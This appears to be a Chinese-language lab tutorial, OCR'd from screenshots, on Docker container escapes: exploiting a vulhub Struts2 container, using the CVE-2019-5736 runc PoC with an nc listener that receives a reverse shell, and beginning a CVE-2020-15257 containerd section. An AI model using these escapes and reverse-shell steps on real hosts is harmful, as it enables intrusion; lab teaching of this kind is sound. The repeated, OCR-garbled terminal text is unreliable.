
使用struts2漏洞工具进行利用











```

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Tue Sep 26 20:44:13 2023 from 119.98.143.132
root@iZbp1d53r856l55h3xlw4wZ:~# ls /root
fox.ico
root@iZbp1d53r856l55h3xlw4wZ:~# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED        STATUS        PORTS
940bc9724081        vulhub/struts2:s2-053 "catalina.sh run"       6 minutes ago Up 6 minutes   0.0.0.0:8888->8080/tcp
compassionate_lumiere

root@iZbp1d53r856l55h3xlw4wZ:~# docker exec -it 940bc9724081 /bin/bash
/proc/self/exe: error while loading shared libraries: libseccomp.so.2: cannot open shared object file: No such file or directory
root@iZbp1d53r856l55h3xlw4wZ:~#
```



```

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Tue Sep 26 20:44:13 2023 from 119.98.143.132
root@iZbp1d53r856l55h3xlw4wZ:~# ls /root
fox.ico
root@iZbp1d53r856l55h3xlw4wZ:~# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED        STATUS        PORTS
940bc9724081        vulhub/struts2:s2-053 "catalina.sh run"       6 minutes ago Up 6 minutes   0.0.0.0:8888->8080/tcp
compassionate_lumiere

root@iZbp1d53r856l55h3xlw4wZ:~# docker exec -it 940bc9724081 /bin/bash
/proc/self/exe: error while loading shared libraries: libseccomp.so.2: cannot open shared object file: No such file or directory
root@iZbp1d53r856l55h3xlw4wZ:~#
```



```
3 暂停播放 43.01 53r856155h3xw4wZ: ~ - Xshell 5
工具(T) 选项卡(O) 窗口(W) 帮助(H)
ssh://root@120.55.41.168:22
1 docker 2 aliyun 3 docker

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Tue Sep 26 20:44:13 2023 from 119.98.143.132
root@izbp1d53r856155h3xlw4wZ:~# ls /root
fox.ico
root@izbp1d53r856155h3xlw4wZ:~# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS
NAMES
940bc9724081        vulhub/struts2:s2-053 "catalina.sh run"   6 minutes ago       Up 6 minutes        0.0.0.0:8888->80
80/tcp             compassionate_lumiere 当管理员访问该容器的时
root@izbp1d53r856155h3xlw4wZ:~# docker exec -it 940bc9724081 /bin/bash
/proc/self/exe: error while loading shared libraries: libseccomp.so.2: cannot open shared object file: No such file or d
irectory
root@izbp1d53r856155h3xlw4wZ:~#
```

```
aliyun - root@xiaodi: ~ - CVE-2019-5736-PoC-master - Xshell 5
文件(F) 编辑(E) 55.26 工具(T) 选项卡(O) 窗口(W) 帮助(H)
ssh://root@47.94.236.117:22
1 docker 2 docker 3 aliyun 4 docker

drwxr-xr-x 2 root root 4096 Aug 6 2019 opt
dr-xr-xr-x 107 root root 0 Sep 26 16:56 proc
drwx----- 6 root root 4096 Sep 26 20:35 root
drwxr-xr-x 24 root root 760 Sep 26 20:30 run
drwxr-xr-x 2 root root 12288 Sep 26 20:27/sbin
drwxr-xr-x 2 root root 4096 Aug 6 2019/srv
dr-xr-xr-x 13 root root 0 Sep 26 20:29/sys
drwxrwxrwt 10 root root 4096 Sep 26 20:38/tmp
drwxr-xr-x 10 root root 4096 Aug 15 11:22/usr
drwxr-xr-x 11 root root 4096 Aug 15 11:22/var
lrwxrwxrwx 1 root root 31 Aug 15 11:29/vmlinuz -> boot/vmlinuz-4.15.0-213-generic
lrwxrwxrwx 1 root root 30 Aug 15 11:22/vmlinuz.old -> boot/vmlinuz-4.15.0-55-generic
<0248564e87a3dfea2c1facbe0f1cea84cb12a6a253b8f2fd0# ls /root
ls /root
main
main.go
<0248564e87a3dfea2c1facbe0f1cea84cb12a6a253b8f2fd0# exit
exit
exit
root@xiaodi:~/CVE-2019-5736-PoC-master#
root@xiaodi:~/CVE-2019-5736-PoC-master# nc -lvvp 5566
Listening on [0.0.0.0] (family 0, port 5566)
^C
root@xiaodi:~/CVE-2019-5736-PoC-master# nc -lvvp 5566
Listening on [0.0.0.0] (family 0, port 5566)
Connection from [120.55.41.168] port 5566 [tcp/*] accepted (family 2, sport 34782)
bash: cannot set terminal process group (8476): Inappropriate ioctl for device
bash: no job control in this shell
<f059f7ca52474a162aac1dc77bf1232f7c25e93da5ca324e8# exit
exit
exit
root@xiaodi:~/CVE-2019-5736-PoC-master#
```

成功接收到会话，逃逸成功


2.2.2 CVE-2020-15257 containerd逃逸



- 1 -CVE-2020-15257 containerd逃逸
- 2 containerd < 1.4.3
- 3 containerd < 1.3.9
- 4 1、安装docker对应版本
- 5 apt-get update
- 6 apt-get install ca-certificates curl software-properties-common
- 7 curl -fsSL https://download.docker.com/linux/ubuntu/gpg | apt-key add -



```


